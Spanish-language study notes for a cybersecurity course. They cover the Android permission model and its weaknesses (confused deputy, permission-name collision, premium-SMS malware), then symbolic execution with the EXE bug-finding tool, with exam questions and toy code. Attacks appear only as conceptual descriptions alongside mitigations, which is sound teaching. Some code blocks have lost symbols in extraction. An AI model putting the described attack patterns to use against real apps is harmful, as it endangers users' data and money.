1. App A tiene `READ_CONTACTS`
2. App B no tiene `READ_CONTACTS`
3. App A expone servicio que lee contactos para cualquier caller
4. App B puede acceder a contactos a través de App A

Realidad: Esto es legítimo si App A lo hace intencionalmente (ej. API de contactos del sistema), pero problemático si es accidental.

4.6. Colisión de permisos maliciosa

Ataque:

1. Atacante publica app que define permiso importante como "normal"
2. Usuarios instalan esta app primero
3. Apps legítimas posteriores que definen el mismo permiso como "dangerous" son ignoradas
4. Ahora cualquier app puede obtener ese permiso sin preguntar

Mitigación: Usar nombres de permisos únicos con namespace (ej. `com.vendor.app.PERMISSION`).

4.7. Análisis estático insuficiente

Riesgo: El manifest no cuenta toda la historia de seguridad.

Limitaciones del modelo MAC puro:

- Componentes pueden hacer verificaciones adicionales en código
- Broadcast permissions no aparecen en declaraciones de componentes
- Lógica compleja de RPC no es analizable solo del manifest

Realidad: Análisis dinámico y sandboxing son necesarios además de análisis estático.

4.8. Social engineering

Riesgo: Usuarios autorizan permisos que no deberían.

Técnicas:

- Apps con nombres similares a apps legítimas
- Iconos que imitan apps populares
- Solicitudes de permisos con justificaciones engañosas
- "Necesitamos acceder a tus contactos para compartir con amigos"

Mitigación limitada: Educación de usuarios, análisis de comportamiento por Google Play.

4.9. Apps que piden permisos excesivos

Problema: Desarrolladores piden más permisos de los necesarios.

Razones:

- "Por si acaso" para futuras características
- Copiar permisos de apps similares sin entender
- Bibliotecas de terceros que requieren permisos
- Analíticas y ads que piden acceso innecesario

Impacto: Desensibiliza usuarios, aumenta superficie de ataque.

5. Escenarios Aplicados

5.1. Escenario 1: App de email abriendo PDF

Situación: Un usuario recibe un email con un PDF adjunto. Quiere abrirlo en su visor de PDF favorito. La app de email no tiene permisos especiales, pero el visor de PDF requiere almacenamiento.

Pregunta: ¿Cómo permite Android esta interacción sin que la app de email necesite permisos de almacenamiento?

Conceptos clave:

- La app de email envía un intent implícito con Action=VIEW, Data=content://pdf_uri
- El Reference Monitor determina qué app puede manejar PDFs
- El usuario elige (o ya configuró) el visor de PDF predeterminado
- El visor de PDF tiene los permisos necesarios para acceder almacenamiento
- La app de email nunca necesita permisos de almacenamiento
- Separación de privilegios: cada app solo tiene los permisos que necesita

5.2. Escenario 2: Malware enviando SMS premium

Situación: Un usuario instala una app de linterna que pide permiso SEND_SMS. El usuario acepta sin pensar. La app envía SMS a números premium, generando cargos de cientos de dólares.

Pregunta: ¿Por qué el sistema de permisos no previno esto y qué mejoras ha hecho Android?

Conceptos clave:

- El permiso SEND_SMS es legítimo y fue otorgado por el usuario
- El sistema no puede distinguir entre uso legítimo y malicioso
- Problema: solicitud en tiempo de instalación desensibiliza usuarios
- Solución moderna (Android 6.0+): permisos en tiempo de ejecución
- El usuario puede denegar cuando la app intenta enviar SMS
- Google Play Protect detecta patrones sospechosos (ej. envió masivo a premium)
- El sistema puede revocar permisos remotamente para apps maliciosas conocidas

5.3. Escenario 3: Intent implícito para marcación

Situación: Una app de directorio telefónico quiere permitir al usuario llamar a un contacto. Envía un intent con Action=DIAL y Data=tel:555-0123. Hay tres apps de marcación instaladas.

Pregunta: ¿Cómo decide Android qué app usar y qué ventajas tiene este diseño?

Conceptos clave:

- El intent es implícito (sin componente especificado)
- El Reference Monitor consulta qué apps pueden manejar Action=DIAL
- Si es primera vez, pregunta al usuario qué app usar
- El usuario puede establecer predeterminada o elegir cada vez
- Ventaja: la app de directorio no necesita conocer apps de marcación específicas
- El usuario puede instalar nueva app de marcación y funcionará automáticamente
- Flexibilidad: el usuario controla qué apps maneja qué acciones

5.4. Escenario 4: Confused deputy en galería de fotos

Situación: Una app de galería tiene permiso `READ_EXTERNAL_STORAGE`. Expone un servicio que lee cualquier archivo del storage y lo retorna al caller. Una app maliciosa sin permisos usa este servicio para acceder a archivos privados.

Pregunta: ¿Es esto un fallo de seguridad de Android? ¿Qué debería hacer la galería?

Conceptos clave:

- Ataque de “confused deputy”: app privilegiada usada como proxy
- Android permite esto - el problema es diseño de la app de galería
- La galería debería verificar intents entrantes y limitar acceso
- Opción 1: Proteger el servicio con un permiso
- Opción 2: Solo exponer funcionalidad limitada (ej. solo fotos de galería)
- Opción 3: Validar que el caller tenga razón legítima
- Lección: los permisos no son suficientes, las apps deben validar cuidadosamente

5.5. Escenario 5: Broadcast de SMS interceptado

Situación: El sistema envía broadcast `SMS_RECEIVED` cuando llega un mensaje. Una app maliciosa registra un receiver para este broadcast e intenta leer el contenido del SMS antes que la app legítima de mensajería.

Pregunta: ¿Cómo protege Android contra este ataque?

Conceptos clave:

- El broadcast `SMS_RECEIVED` requiere permiso `RECEIVE_SMS`
- La app maliciosa debe solicitar este permiso peligroso
- El usuario ve la solicitud en tiempo de instalación (o primera ejecución)
- Si el usuario aprueba, la app puede legítimamente recibir SMS
- Problema: una “app de backup” legítima podría justificar este permiso
- Mitigación: Google Play Protect detecta comportamiento sospechoso
- Mitigación adicional: ordenar receivers por prioridad, permitir abort

6. Posibles Preguntas de Examen

6.1. Pregunta 1

Explica cómo Android logra aislamiento entre aplicaciones. ¿Qué mecanismos del kernel Linux utiliza?

Respuesta:

- Cada app tiene un UID único de Linux
- El kernel previene acceso directo a archivos de otras apps vía permisos UNIX
- SELinux proporciona políticas MAC adicionales para aislamiento
- Seccomp limita syscalls disponibles, reduciendo superficie de ataque
- Cada app corre en proceso separado (sandbox)
- La interacción debe ser vía intents, no acceso directo a archivos

6.2. Pregunta 2

¿Qué es un intent y cuál es la diferencia entre intents explícitos e implícitos? Da ejemplos.

Respuesta:

- Intent: primitiva de mensajería IPC entre aplicaciones
- Explícito: especifica componente objetivo por nombre (ej. com.google.app/Service)
- Implícito: solo especifica acción y datos, no componente
- Ejemplo explícito: app llama a su propio servicio interno
- Ejemplo implícito: Intent con Action=VIEW, Data=http://example.com
- El Reference Monitor decide qué app maneja implícitos
- Ventaja implícitos: flexibilidad, apps pueden sustituirse

6.3. Pregunta 3

Describe el papel del Reference Monitor en Android. ¿Por qué es crítico para la seguridad?

Respuesta:

- Único punto de control para todos los intents
- Enruta intents de emisores a receptores
- Verifica permisos antes de entregar intent
- Determina objetivo para intents implícitos
- Crítico porque: bypass del Reference Monitor rompe toda la seguridad
- Sin él, apps podrían comunicarse directamente sin verificación
- Implementa control de acceso centralizado

6.4. Pregunta 4

¿Cuáles son los cuatro niveles de protección de permisos y cuándo se usa cada uno?

Respuesta:

- Normal: bajo riesgo, otorgado automáticamente (Internet, alarmas)
- Dangerous: afecta privacidad/costos, requiere aprobación usuario (SMS, contactos, ubicación)
- Signature: solo apps firmadas por mismo desarrollador (componentes internos)
- SignatureOrSystem: solo sistema o apps del fabricante (configuración de red)
- El nivel determina cómo se otorga el permiso

6.5. Pregunta 5

¿Qué es MAC y cómo se diferencia de DAC? ¿Por qué eligió Android usar MAC?

Respuesta:

- MAC: permisos especificados separadamente del código, en manifest
- DAC: cada app establece sus propios permisos en runtime (modelo UNIX)
- MAC es analizable estáticamente sin ejecutar código
- MAC previene olvidos del programador (verificaciones automáticas)
- MAC permite política "por defecto nada"
- DAC es más flexible pero menos seguro
- Android usa MAC para apps de terceros potencialmente maliciosas

6.6. Pregunta 6

Explica el ataque de `confused deputy`.^{en} el contexto de Android. Da un ejemplo concreto.

Respuesta:

- App sin permisos engaña a app privilegiada para actuar en su nombre
- Ejemplo: app maliciosa sin `READ_CONTACTS`
- Encuentra servicio en app legítima que lee contactos y retorna datos
- Envía intent al servicio pidiendo contactos
- El servicio, con permisos, lee y retorna contactos al malware
- Problema: el servicio no verifica quién es el caller
- Mitigación: servicios deben validar intents entrantes y verificar caller

6.7. Pregunta 7

¿Qué son los broadcast permissions y por qué son necesarios? ¿Cómo rompen el modelo MAC puro?

Respuesta:

- Protegen broadcasts sensibles (ej. SMS_RECEIVED)
- El emisor especifica permiso extra que el receptor debe tener
- Previene que cualquier app escuche broadcasts privados
- Rompe MAC porque: comportamiento depende del emisor, no solo del manifest
- No se puede analizar completamente solo mirando el manifest del receptor
- Requiere entender qué permisos usan los emisores de broadcasts

6.8. Pregunta 8

¿Cómo han evolucionado los permisos de Android para mejorar la seguridad? Menciona al menos dos mejoras.

Respuesta:

- Antes: permisos solicitados en instalación, todo o nada
- Mejora 1 (Android 6.0): permisos en tiempo de ejecución
- El usuario puede denegar cuando la app intenta usar el permiso
- Mejora 2: permisos revocables por el usuario después de instalar
- Mejora 3: Google Play Protect escanea apps automáticamente
- Mejora 4: grupos de permisos para decisiones más simples
- Mejora 5: permisos de un solo uso para ubicación/cámara

6.9. Pregunta 9

¿Qué limitaciones tiene el sistema de permisos de Android para prevenir malware? Da ejemplos.

Respuesta:

- No puede distinguir uso legítimo vs malicioso del mismo permiso
- Depende de decisiones del usuario (que pueden ser malas)
- Apps pueden pedir permisos excesivos "por si acaso"
- Permisos compartidos entre tareas mundanas y sensibles
- Usuarios desensibilizados por muchas solicitudes
- Clones maliciosos de apps populares
- Colisión de nombres de permisos puede ser explotada
- Social engineering sigue siendo efectivo

6.10. Pregunta 10

Compara el modelo de seguridad de Android con el de aplicaciones de escritorio tradicionales. ¿Qué ventajas y desventajas tiene cada uno?

Respuesta:

- Escritorio: cada app tiene privilegios completos del usuario
- Ventaja escritorio: compartir fácil entre apps
- Desventaja escritorio: una app maliciosa compromete todo
- Android: apps aisladas con permisos de grano fino
- Ventaja Android: contención de malware, principio de menor privilegio
- Desventaja Android: interoperabilidad más compleja
- Android más seguro para apps de terceros no confiables
- Escritorio más flexible pero requiere confiar en todas las apps

7. Hoja de Referencia Rápida

Parte 1: Arquitectura

Componentes Fundamentales

- Cada app: proceso Linux con UID único
- Almacenamiento privado: /data/data/appname
- Manifest: declara permisos y componentes
- Code signing: firmada por desarrollador

Aislamiento a Nivel de Kernel

- UID por app (permisos UNIX)
- SELinux (políticas MAC adicionales)
- Seccomp (limita syscalls)
- Interacción solo vía intents

Cuatro Tipos de Componentes

- Activity: UI, una por pantalla
- Service: procesamiento en segundo plano
- Content Provider: base de datos SQL
- Broadcast Receiver: recibe anuncios

Parte 2: Intents y Reference Monitor

Intent - Campos

- Component: nombre del objetivo (opcional)
- Action: opcode del mensaje
- Data: URI de datos

Tipos de Intents

- Explícito: especifica componente por nombre
- Implícito: solo action+data, sistema decide

Reference Monitor

- Único punto de control para intents
- Enruta intents a componentes
- Verifica permisos antes de entregar
- Determina objetivo de implícitos

Parte 3: Permisos

Niveles de Protección

- Normal: otorgado automáticamente
- Dangerous: requiere aprobación usuario
- Signature: solo mismo desarrollador
- SignatureOrSystem: solo sistema/fabricante

MAC vs DAC

- MAC: permisos en manifest, analizables
- DAC: apps establecen permisos en runtime
- Android usa MAC para seguridad

Manifest

- Solicitar: uses-permission
- Proteger: android.permission en componente
- Definir: permission con protectionLevel

Parte 4: Ataques y Mitigaciones

Principales Riesgos

- Malware con permisos legítimos
- Kernel bugs (privilege escalation)
- Confused deputy (app privilegiada como proxy)
- Intent spoofing/sniffing
- Colisión de nombres de permisos
- Social engineering

Mitigaciones

- Permisos en tiempo de ejecución (Android 6.0+)
- Google Play Protect (análisis automático)
- Permisos revocables por usuario
- Broadcast permissions
- SELinux + seccomp
- Kill remoto de apps maliciosas

Limitaciones del Sistema

- Depende de decisiones del usuario
- No distingue uso legítimo vs malicioso
- Apps piden permisos excesivos
- Manifest no cuenta historia completa (MAC no puro)

Ejecución Simbólica y EXE

Búsqueda Automatizada de Bugs

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es la ejecución simbólica?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	4
2. Definiciones Clave	5
3. Cómo Funciona	6
3.1. El problema: encontrar bugs automáticamente	6
3.1.1. Limitaciones de métodos tradicionales	6
3.2. Ejecución simbólica: la idea fundamental	6
3.2.1. Ejecutar con símbolos, no números	6
3.2.2. Fork en cada branch	7
3.2.3. Mantener path constraints	7
3.2.4. Usar constraint solver para validar	7
3.3. Ejemplo completo paso a paso	7
3.3.1. Código a analizar	7
3.3.2. Camino 1: Tomar rama true en línea 2	8
3.3.3. Camino 2: Tomar rama false en línea 2	8
3.3.4. Camino 2a: True en línea 4	9
3.4. Arquitectura de EXE	9
3.4.1. Translator C-to-C	9
3.4.2. Estado mantenido por EXE	10
3.5. Estrategias de exploración	10
3.5.1. El problema	10
3.5.2. Depth-First Search (DFS)	10
3.5.3. Breadth-First Search (BFS)	10
3.5.4. Best-First Search (usado por EXE)	10
3.6. Ejecución Concólica	11
3.6.1. Motivación	11
3.6.2. Solución concólica	11
4. Problemas Comunes / Ataques / Riesgos	12
4.1. Explosión de caminos (path explosion)	12
4.2. Limitaciones del constraint solver	12
4.3. Bucles con límites simbólicos	12
4.4. Funciones no soportadas	13
4.5. Bugs no detectables sin asserts	13
4.6. Overhead de instrumentación	13
4.7. Falsos negativos	14
4.8. Uso malicioso por atacantes	14
5. Escenarios Aplicados	15
5.1. Escenario 1: BPF Packet Filter	15
5.2. Escenario 2: Servidor DHCP (udhcpd)	15
5.3. Escenario 3: Biblioteca de expresiones regulares (pcre)	15

5.4. Escenario 4: Sistema de archivos del kernel	16
5.5. Escenario 5: API bancaria con invariantes de negocio	16
6. Posibles Preguntas de Examen	18
6.1. Pregunta 1	18
6.2. Pregunta 2	18
6.3. Pregunta 3	18
6.4. Pregunta 4	19
6.5. Pregunta 5	19
6.6. Pregunta 6	19
6.7. Pregunta 7	20
6.8. Pregunta 8	20
6.9. Pregunta 9	20
6.10. Pregunta 10	21
7. Hoja de Referencia Rápida	22

1. Resumen Claro

1.1. ¿Qué es la ejecución simbólica?

La ejecución simbólica es una técnica de análisis de programas que ejecuta código con **valores simbólicos** (variables algebraicas como α , β) en lugar de valores concretos (como 5, "hello"). Esto permite explorar **todos los caminos posibles** de ejecución y descubrir automáticamente entradas que disparan bugs.

EXE es una herramienta pionera que implementa ejecución simbólica para programas en C, permitiendo encontrar vulnerabilidades profundas que fuzzers aleatorios y pruebas manuales raramente descubren.

1.2. ¿Por qué importa?

Los bugs son la fuente principal de exploits de seguridad:

- Buffer overflows, divisiones por cero, accesos fuera de límites
- Violaciones de invariantes de aplicación
- Condiciones inesperadas que el programador no consideró

El problema: Encontrar estos bugs manualmente es difícil y costoso.

Métodos tradicionales:

- **Pruebas manuales:** Requieren tiempo y expertise, no escalan
- **Fuzzers:** Ejecutan programa con entradas aleatorias, pero difícil alcanzar bugs "profundos"
- **Verificación formal:** Prueba corrección matemáticamente, pero muy costosa

La solución de EXE: Automatiza la generación de casos de prueba que:

- Alcanzan alta cobertura de código
- Descubren bugs profundos que requieren entradas específicas
- No requieren escribir pruebas manualmente
- Generan automáticamente las entradas que disparan bugs

1.3. Conceptos principales

1. **Valores simbólicos:** Variables que representan cualquier valor posible (α , β)
2. **Path constraints (PC):** Restricciones acumuladas a lo largo de un camino de ejecución
3. **Constraint solver (STP):** Motor que resuelve ecuaciones para encontrar valores concretos
4. **Fork en branches:** En cada if, explorar tanto la rama true como false
5. **Cobertura de código:** Porcentaje de líneas de código ejecutadas por las pruebas
6. **Ejecución concólica:** Variante que mezcla valores concretos y simbólicos

1.4. ¿Cómo encaja en el curso?

La ejecución simbólica es una herramienta para **encontrar vulnerabilidades antes de que sean explotadas**:

- **Búsqueda proactiva:** Descubrir bugs antes del despliegue
- **Complementa otras defensas:** Reduce la superficie de ataque encontrando bugs temprano
- **Automatización:** Escala mejor que revisión manual de código
- **Generación de exploits:** Las entradas encontradas son potenciales exploits

Flujo típico:

```
[Código con asserts] -> [EXE ejecuta simbólicamente]
-> [Fork en cada if] -> [Constraint solver]
-> [Entradas que violan asserts] -> [Bugs encontrados]
```


2. Definiciones Clave

Términos Fundamentales

Ejecución simbólica: Técnica que ejecuta código con valores simbólicos para explorar todos los caminos posibles.

Valor simbólico: Variable algebraica (α , β) que representa cualquier valor posible de entrada.

Valor concreto: Valor específico real (ej. 5, "hello", 0x42).

Path constraints (PC): Conjunto de restricciones acumuladas que caracterizan un camino de ejecución.

Constraint solver: Motor (como STP) que resuelve sistemas de ecuaciones para encontrar valores que satisfagan restricciones.

STP: Solver de restricciones usado por EXE (Simple Theorem Prover).

Fork: Operación de dividir la ejecución en dos caminos en un branch condicional.

Branch coverage: Métrica que mide qué porcentaje de ramas condicionales se ejecutaron.

Cobertura de código: Porcentaje de líneas de código ejecutadas por un conjunto de pruebas.

Assert: Verificación que falla si se viola una condición esperada (ej. `assert(x > 0)`).

Fuzzer: Herramienta que ejecuta programa con entradas generadas (semi-)aleatoriamente para encontrar crashes.

Bug profundo: Bug que requiere secuencia específica de decisiones/entrada para dispararse.

Ejecución concólica: Variante de ejecución simbólica que usa valores concretos y simbólicos simultáneamente.

Best-first search: Estrategia de exploración que prioriza caminos según heurística (ej. código menos ejecutado).

Depth-first search (DFS): Estrategia que explora un camino completamente antes de retroceder.

Breadth-first search (BFS): Estrategia que explora todos los caminos a cierta profundidad antes de ir más profundo.

CVE: Common Vulnerabilities and Exposures - sistema de identificación de vulnerabilidades conocidas.

Divulgación responsable: Protocolo de reportar bugs al vendor antes de hacerlos públicos.

Programa de recompensas (bug bounty): Sistema donde compañías pagan por descubrir y reportar vulnerabilidades.

Translator C-to-C: Técnica donde EXE transforma código C añadiendo instrumentación, luego compila con gcc.

3. Cómo Funciona

3.1. El problema: encontrar bugs automáticamente

3.1.1. Limitaciones de métodos tradicionales

1. Pruebas manuales:

- **Pro:** Pueden probar funcionalidad intencionada
- **Pro:** Buenas para bugs ya conocidos
- **Con:** No prueban funcionalidad no intencionada (vulnerabilidades)
- **Con:** Difícil lograr cobertura completa
- **Con:** Requieren esfuerzo significativo

2. Fuzzers:

- Ejecutan programa con entradas aleatorias o semi-aleatorias
- **Pro:** Encuentran muchos bugs superficiales (buffer overflows)
- **Pro:** No requieren código fuente
- **Pro:** Pueden testear sistemas de caja negra
- **Con:** Difícil alcanzar bugs profundos
- **Con:** Baja cobertura de código (pueden perder ramas enteras)

Ejemplo de bug profundo difícil para fuzzer:

```
if (command == "credit") { // probabilidad 1/10000 de generar
    aleatoriamente
    if (amount == 12345) { // probabilidad 1/1000000
        // bug aqu
    }
}
```

3.2. Ejecución simbólica: la idea fundamental

3.2.1. Ejecutar con símbolos, no números

En lugar de ejecutar:

```
x = 5
y = 10
z = x + y // z = 15
```

EXE ejecuta:

```
x =          // es s mbolo que representa "cualquier valor"
y =          // es otro s mbolo
z =      +    // z tiene valor simb lico      +
```

3.2.2. Fork en cada branch

Cuando el código tiene:

```
if (x > 10):  
    // rama true  
else:  
    // rama false
```

EXE hace **fork** (como `fork()` de UNIX):

- Un proceso explora la rama true, añade restricción: $\alpha > 10$
- Otro proceso explora la rama false, añade restricción: $\alpha \leq 10$

3.2.3. Mantener path constraints

Cada proceso mantiene el conjunto de restricciones (PC) de su camino:

- Inicialmente: $PC = \{\}$ (vacío)
- Después de `if (x > y)`: $PC = \{\alpha > \beta\}$
- Después de `if (x < 100)`: $PC = \{\alpha > \beta, \alpha < 100\}$

3.2.4. Usar constraint solver para validar

Antes de explorar un camino, consultar a STP:

- ¿Existe algún valor que satisfaga estas restricciones?
- Si STP dice "no es satisfacible", este camino es imposible, no explorarlo
- Si STP dice "sí, da ejemplo: $\alpha = 50, \beta = 30$ ", ese camino es válido

3.3. Ejemplo completo paso a paso

3.3.1. Código a analizar

```
1. read x, y  
2. if x > y:  
3.     x = y  
4. if x < y:  
5.     x = x + 1  
6. if x + y == 7:  
7.     error() // Bug que queremos encontrar
```

Pregunta: ¿Existen valores de x e y que disparen el error?

3.3.2. Camino 1: Tomar rama true en línea 2

1. **Línea 1:** $x = \alpha, y = \beta, PC = \{\}$
2. **Línea 2:** Evaluar condición $\alpha > \beta$
 - Fork: un proceso toma true, otro false
 - Este camino: toma true
 - $PC = \{\alpha > \beta\}$
3. **Línea 3:** $x = y$, así que $x = \beta$
 - Ahora: $x = \beta, y = \beta$
4. **Línea 4:** Evaluar $\beta < \beta$
 - Consultar STP: ¿ $\beta < \beta$ con $PC = \{\alpha > \beta\}$?
 - STP dice: NO (imposible)
 - No entrar en esta rama, no fork
5. **Línea 6:** Evaluar $\beta + \beta == 7$
 - Consultar STP: ¿ $2\beta = 7$ con $PC = \{\alpha > \beta\}$?
 - STP dice: SÍ, pero $\beta = 3,5$ (no es entero)
 - Si enteros: NO satisfacible
 - No se dispara el error en este camino

3.3.3. Camino 2: Tomar rama false en línea 2

1. **Línea 1:** $x = \alpha, y = \beta, PC = \{\}$
2. **Línea 2:** Este camino toma false
 - $PC = \{\alpha \leq \beta\}$
3. **Línea 3:** No se ejecuta
4. **Línea 4:** Evaluar $\alpha < \beta$
 - Consultar STP: ¿ $\alpha < \beta$ con $PC = \{\alpha \leq \beta\}$?
 - STP dice: SÍ (posible, ej. $\alpha = 1, \beta = 2$)
 - Fork: explorar ambas ramas

3.3.4. Camino 2a: True en línea 4

1. $PC = \{\alpha \leq \beta, \alpha < \beta\} = \{\alpha < \beta\}$
2. **Línea 5:** $x = \alpha + 1$
3. **Línea 6:** Evaluar $(\alpha + 1) + \beta == 7$
 - Consultar STP: ¿ $\alpha + \beta + 1 = 7$ con $PC = \{\alpha < \beta\}$?
 - STP dice: SÍ, muchas soluciones
 - Ejemplo: $\alpha = 0, \beta = 6$ (satisface $0 < 6$ y $0 + 6 + 1 = 7$)
4. **¡Bug encontrado!** EXE reporta: entradas $x = 0, y = 6$ disparan error

3.4. Arquitectura de EXE

3.4.1. Traductor C-to-C

EXE transforma código C añadiendo instrumentación:

Código original:

```
int z = x + y;
if (z > 10) { ... }
```

Código transformado (conceptual):

```
int z;
if (is_symbolic(x) || is_symbolic(y)) {
    z = make_symbolic_add(x, y);
    mark_symbolic(z);
} else {
    z = x + y; // ejecución concreta rápida
}

if (is_symbolic(z)) {
    bool can_be_true = STP_check(PC + {z > 10});
    bool can_be_false = STP_check(PC + {z <= 10});
    if (can_be_true && can_be_false) {
        fork();
        if (child) {
            PC.add(z > 10);
            // rama true
        } else {
            PC.add(z <= 10);
            // rama false
        }
    } else if (can_be_true) {
        PC.add(z > 10);
        // solo rama true
    } else {
        PC.add(z <= 10);
        // solo rama false
    }
}
```

3.4.2. Estado mantenido por EXE

1. Tabla de memoria simbólica:

- Qué rangos de memoria contienen valores simbólicos
- El valor simbólico de cada ubicación (expresiones)
- Representación independiente del tipo C (arrays de bits simbólicos)

2. Path constraints (PC):

- Conjunto de restricciones booleanas
- Caracterizan el camino actual de ejecución

3. Cola de procesos fork()eados:

- Coordinados por "servidor de búsqueda"
- Decide qué proceso ejecutar siguiente

3.5. Estrategias de exploración

3.5.1. El problema

Con muchos forks, hay potencialmente millones de caminos. ¿En qué orden explorarlos?

3.5.2. Depth-First Search (DFS)

Idea: Explorar un camino completamente antes de retroceder.

Pro: Alcanza código profundo en el programa.

Con: Puede quedarse atascado en bucles con límites simbólicos:

```
for (i = 0; i < x; i++) { // x es simbólico
    // ...
}
```

DFS forkea indefinidamente explorando $i = 0, i = 1, i = 2, \dots$

3.5.3. Breadth-First Search (BFS)

Idea: Explorar todos los caminos a profundidad n antes de profundidad $n + 1$.

Pro: No se queda atascado, intenta muchos caminos.

Con: Puede nunca llegar muy profundo si hay explosión de caminos temprano.

3.5.4. Best-First Search (usado por EXE)

Heurística: Priorizar código que se ha ejecutado menos veces.

Idea:

1. Mantener contador de ejecuciones por línea de código
2. Elegir proceso cuyo próximo statement se ha ejecutado menos
3. Usar DFS en ese proceso "por un rato"

Beneficio: Balance entre amplitud y profundidad, maximiza cobertura.

3.6. Ejecución Concólica

3.6.1. Motivación

Problema: ¿Qué pasa si hay funciones opacas que no podemos analizar simbólicamente?

```
read x, u
ok = DBlookup(u) // Cmo ejecutar base de datos
    simb licamente?
if x == "GET":
    if ok == True:
        // ...
```

3.6.2. Solución concólica

Idea: Mezclar ejecución concreta y simbólica.

1. **Ejecutar con entrada concreta** (ej. $x = , u = .\text{alice}$)

- `DBlookup(.alice)` retorna valor concreto: `True`
- Ejecución concreta normal

2. **Mantener valores simbólicos en paralelo:**

- $x = \alpha, u = \beta$
- `ok = True` (concreto, no sabemos relación simbólica)

3. **Registrar path constraints del camino tomado:**

- $PC = \{\alpha == \text{"GET"}, ok == \text{True}\}$

4. **Negar una condición y resolver:**

- $PC' = \{\alpha \neq \text{"GET"}\}$
- Resolver: nueva entrada $x = \text{"POST"}$

5. **Re-ejecutar con nueva entrada:**

- Explora un camino diferente

Pro: Más fácil de implementar, tolera funciones opacas.

Con: Pierde algunas restricciones (no sabe relación entre `ok` y `u`).

4. Problemas Comunes / Ataques / Riesgos

4.1. Explosión de caminos (path explosion)

Riesgo: Número de caminos crece exponencialmente con las decisiones.

Ejemplo:

```
if (x[0] > 0) ... // 2 caminos
if (x[1] > 0) ... // 4 caminos
if (x[2] > 0) ... // 8 caminos
// ...
if (x[n] > 0) ... // 2^n caminos
```

Realidad: Programas reales tienen miles de branches. Imposible explorar todos.

Mitigaciones:

- Heurísticas de exploración (best-first)
- Limitar profundidad de exploración
- Pruning de caminos similares
- Exploración dirigida a regiones específicas

4.2. Limitaciones del constraint solver

Riesgo: STP no puede resolver todas las ecuaciones.

Ejemplos de dificultad:

Fácil:

```
x + y = 10 AND x = y // Solución: x=5, y=5
```

Difícil:

```
900 = x * x // Requiere trucos, STP conoce algunos
```

Muy difícil:

```
10 = sha1(x) // Función hash criptográfica
```

Consecuencia: EXE puede no encontrar entradas que disparen bugs que SÍ existen.

4.3. Bucles con límites simbólicos

Riesgo: Bucles que dependen de entrada simbólica causan forks infinitos.

Ejemplo:

```
for (i = 0; i < x; i++) { // x es entrada simbólica
    // ...
}
```

EXE debe explorar: $i = 0$, $i = 1$, $i = 2$, ..., hasta x . Pero x puede ser cualquier valor.

Mitigaciones:

- Desenrollar bucles hasta cierta profundidad
- Usar heurísticas para abandonar exploración profunda
- Loop summarization (técnicas avanzadas)

4.4. Funciones no soportadas

Limitaciones de EXE:

- **Punto flotante:** No soportado por STP original
- **Interacción con SO:** `open(symbolic_filename)` no tiene semántica clara
- **Llamadas del sistema:** Difícil modelar comportamiento simbólicamente

Workaround: Ejecución concólica usa valores concretos para estas operaciones.

4.5. Bugs no detectables sin asserts

Riesgo: EXE solo encuentra crashes y violaciones de asserts.

Ejemplos de bugs que EXE NO encuentra automáticamente:

- Lógica de negocio incorrecta (sin assert)
- Verificaciones de permisos faltantes
- Race conditions
- Fugas de información (side channels)

Solución: El programador debe añadir asserts específicos de aplicación:

```
assert(sender.balance >= amount);  
assert(sender != receiver);  
assert(has_permission(user, file));
```

4.6. Overhead de instrumentación

Riesgo: El código instrumentado es mucho más lento que el original.

Factores:

- Verificar si cada valor es simbólico
- Construir expresiones simbólicas
- Consultar STP en cada branch
- Fork de procesos

Realidad: La ejecución simbólica puede ser 10-1000x más lenta.

Mitigación: Optimización: si todos los valores son concretos, ejecutar código original rápido.

4.7. Falsos negativos

Definición: Bug existe, pero EXE no lo encuentra.

Causas:

- Explosión de caminos: no se exploró ese camino
- STP timeout: no pudo resolver restricciones
- Estrategia de exploración inadecuada
- Limitaciones de tiempo/recursos

Conclusión: ".EXE no encontró bugs" $\neq$ "no hay bugs".

4.8. Uso malicioso por atacantes

Riesgo: Los atacantes pueden usar ejecución simbólica para encontrar exploits.

Realidad:

- Las mismas herramientas funcionan para defensores y atacantes
- Los atacantes tienen incentivos (económicos) para buscar bugs
- La carrera es encontrar y parchear antes que el atacante

Mitigación: Usar ejecución simbólica proactivamente antes del despliegue.

5. Escenarios Aplicados

5.1. Escenario 1: BPF Packet Filter

Situación: El kernel de Linux usa BPF (Berkeley Packet Filter) para permitir que aplicaciones como `tcpdump` filtren paquetes. Un usuario malicioso puede proporcionar un filtro craftado. El kernel interpreta este filtro, y hay preocupación sobre bugs de seguridad.

Pregunta: ¿Cómo puede EXE encontrar bugs en el intérprete de BPF del kernel?

Conceptos clave:

- El filtro BPF es la entrada (hecho simbólico)
- EXE explora todos los filtros posibles
- Asserts para detectar: división por cero, acceso fuera de límites, loops infinitos
- EXE encontró bugs reales en BPF a pesar de revisiones previas
- Bugs "profundos": requieren filtros específicos, difíciles de encontrar con fuzzing
- EXE genera automáticamente el filtro malicioso que dispara cada bug

5.2. Escenario 2: Servidor DHCP (udhcpd)

Situación: Un servidor DHCP procesa paquetes de clientes para asignar direcciones IP. Un atacante puede enviar paquetes DHCP malformados. Queremos encontrar buffer overflows o crashes.

Pregunta: ¿Cómo ayuda la ejecución simbólica a encontrar vulnerabilidades sin escribir pruebas específicas?

Conceptos clave:

- Hacer simbólico: contenido del paquete DHCP
- EXE explora todas las variantes de paquetes
- No necesita asserts específicos: detecta crashes automáticamente
- Buffer overflows causan accesos de memoria ilegales (detectados por SO)
- EXE genera paquetes que causan overflow
- Ventaja: encuentra bugs sin conocimiento del protocolo DHCP
- Mejor que fuzzer: alcanza casos edge que requieren campos específicos

5.3. Escenario 3: Biblioteca de expresiones regulares (pcre)

Situación: Una biblioteca de expresiones regulares compatible con Perl (pcre) es usada por muchas aplicaciones. Un atacante puede proporcionar regex maliciosas que causen DoS o corrupción de memoria.

Pregunta: ¿Qué hace difícil probar pcre con fuzzing aleatorio y cómo lo supera EXE?

Conceptos clave:

- Regex tienen sintaxis compleja: fuzzer aleatorio genera basura inválida
- Fuzzer necesita generador inteligente de regex válidas
- EXE no necesita saber sintaxis de regex
- Hace simbólico: string de regex de entrada
- Explora sistemáticamente variaciones que el parser acepta
- Descubre regex que causan: loops infinitos, backtracking exponencial, overflows
- Encontró múltiples bugs reales en pcre

5.4. Escenario 4: Sistema de archivos del kernel

Situación: El driver de filesystem ext3 en el kernel Linux debe manejar imágenes de disco potencialmente corruptas. Un atacante monta una imagen maliciosa crafteada. Queremos verificar robustez del driver.

